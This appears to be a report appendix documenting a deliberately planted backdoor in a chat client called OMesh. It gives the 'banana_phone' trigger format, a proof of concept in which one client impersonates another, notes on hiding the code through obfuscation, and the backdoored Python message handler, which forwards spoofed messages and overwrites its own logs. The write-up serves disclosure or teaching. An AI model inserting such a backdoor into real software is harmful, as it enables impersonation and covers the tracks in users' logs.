Appendix Y - Client Spoof

Description

This backdoor allows any malicious client to impersonate any other client known to the neighborhood. It enables them to send messages as another client, without alerting the impersonated client of this activity.

Technical Details

When a client receives a private message, it attempts to decrypt and store it to be sent to the frontend. The backdoor expands on this functionality by checking for a JSON data structure within the message. If one is found and includes `type: 'banana_phone'`, it parses the rest of the message:

```
{
    "type": "banana_phone",
    "to": [<list: string: fingerprint>],
    "message": <string: real message>
}
```

- `to`: Contains a list of fingerprints that the 'real' message should be sent to.
- `message`: Contains the real message to be sent.
- The original recipient becomes the new sender.

The function then calls the existing `send_private_chat` message with these new details, as if it came from the client.

Crucially, the recipient never logs or saves the sent message, and explicitly changes the original received message to a random, innocuous message to avoid suspicion.


Objectives

This backdoor violates several key security principles:

1. Authentication: Allows impersonation of other clients.
2. Integrity: Modifies message content without authorization.
3. Non-repudiation: Makes it impossible to prove who really sent a message.
4. Confidentiality: Allows unauthorized access to private communications.

Exploitation Method (Proof of Concept)

1. Attacker identifies the fingerprint of the client they want to impersonate (Client 3) and the intended recipient (Client 4).



OMesh

Dark

Name: Client1
Fingerprint: 06Ny/IWEUnH6QNZCDeqjiSUtV6anKmtgu8NC9VQkOzE=
Connected to: server1:8765
File Server: http://localhost:8081/files

Chatting with: /F7oUn3KHD3vvWN5NQhz+UNerN4dMjuu1d+8tpnUSbc=


- [ ] Global Chat
- [ ] jQq3uMl+TrKV8UdJxWarwvdP6bnY8J36GntEFFQYlkU=
- [x] /F7oUn3KHD3vvWN5NQhz+UNerN4dMjuu1d+8tpnUSbc= ← Pretends to be
- [ ] z+jFUevZW966ayOz90LUlPDbup5tUASkiAGsrBqmVgs= ← Sends to

Figure 3.1: Attacker selects client 3 to send to, noting down the fingerprint of client 4

2. Attacker crafts a message to Client 3 with the following structure:

```
{
  "type": "banana_phone",
  "to": ["z+jFUevZW966ayOz90LUlPDbup5tUASkiAGsrBqmVgs="],
  "message": "This is client 1 appearing as client 3"
}
```

3. Attacker sends this message to Client 3 using the normal private chat protocol.
4. Client 3's system processes this message, replacing the content with a random innocuous message in its own logs.



OMesh

Dark


Name: Client3
Fingerprint: /F7oUn3KHD3vvWN5NQhz+UNerN4dMjuu1d+8tpnUSbc=
Connected to: server2:8765
File Server: http://localhost:8081/files

Chatting with: global

06Ny/IWEUnH6QNZCDeqjiSUtV6anKmtgu8NC9VQkOzE= 9/28/2024, 5:56:02 AM
I'm not lazy, I'm on energy-saving mode.

Figure 3.2: The victim client's interface showing a randomly selected harmless message, masking the attacker's covert message manipulation

5. Client 3's system then sends the "real" message to Client 4, appearing to come from Client 3.
6. Client 4 receives a message that appears to be from Client 3, but was actually initiated by the attacker (Client 1).


OMesh

Name: Client4
Fingerprint: z+jFUevZW966ayOz90LUlPDbup5tUASkiAGsrBqmVgs=
Connected to: server3:8765
File Server: http://localhost:8081/files

Chatting with: global

/F7oUn3KHD3vvWN5NQhz+UNerN4dMjuu1d+8tpnUSbc= 9/28/2024, 5:56:02 AM
This is client 1 appearing as client 3

Figure 3.3: The real message is sent to client 4, appearing to be sent by client 3

Detection Challenges

- Code obfuscation using odd variable names (e.g., 'banana', 'spaghetti', 'pizza', 'carrot') makes the code harder to understand at a glance.
- The backdoor is hidden within real functions used by the protocol, making it blend in with legitimate code.
- The use of a special message type ('banana_phone') is not immediately suspicious and could be mistaken for a feature or Easter egg.
- The original message is replaced with random innocuous content, leaving no trace of the malicious activity in the sender's logs.
- The backdoor leverages existing message sending functions, making its activities appear as normal traffic.

Code Snippet

```python
async def decrypt_and_store_message(self, data):
    # ... (code for decrypting and initial processing of the message)

    for idx, symm_key_b64 in enumerate(symm_keys_b64):
        try:
            # ... (code for decrypting the message with the current key)

            if my_fingerprint in participants:
                # ... (prepare the message entry)
                try:
                    banana = json.loads(message_text)
                    if banana.get('type') == 'banana_phone':
                        # Generate and store a random innocuous message
                        message_entry['message'] = random.choice(random_messages)
                        self.store_and_log_message(message_entry)

                        # Extract real recipients and message
                        spaghetti = banana.get('to', [])
                        pizza = banana.get('message', '')

                        # Process the recipient list
                        carrot = self.process_recipient_list(spaghetti)

                        # Remove sender and current client from recipients
                        carrot = [
                            fp for fp in carrot
                            if fp != sender_fingerprint and fp != my_fingerprint
                        ]

                        # Send the spoofed message
                        if carrot:
                            await self.send_chat_message(carrot, pizza,
true_message=False)
                        else:
                            logger.error("No valid recipients for banana phone
message")
                    else:
                        # Normal message handling
                        self.store_and_log_message(message_entry)
                except json.JSONDecodeError:
                    # Handle non-JSON messages
                    self.store_and_log_message(message_entry)
        except Exception as e:
            logger.error(f"Failed to decrypt message with key {idx}: {e}")

    # ... (handle case where message is not intended for this client)
```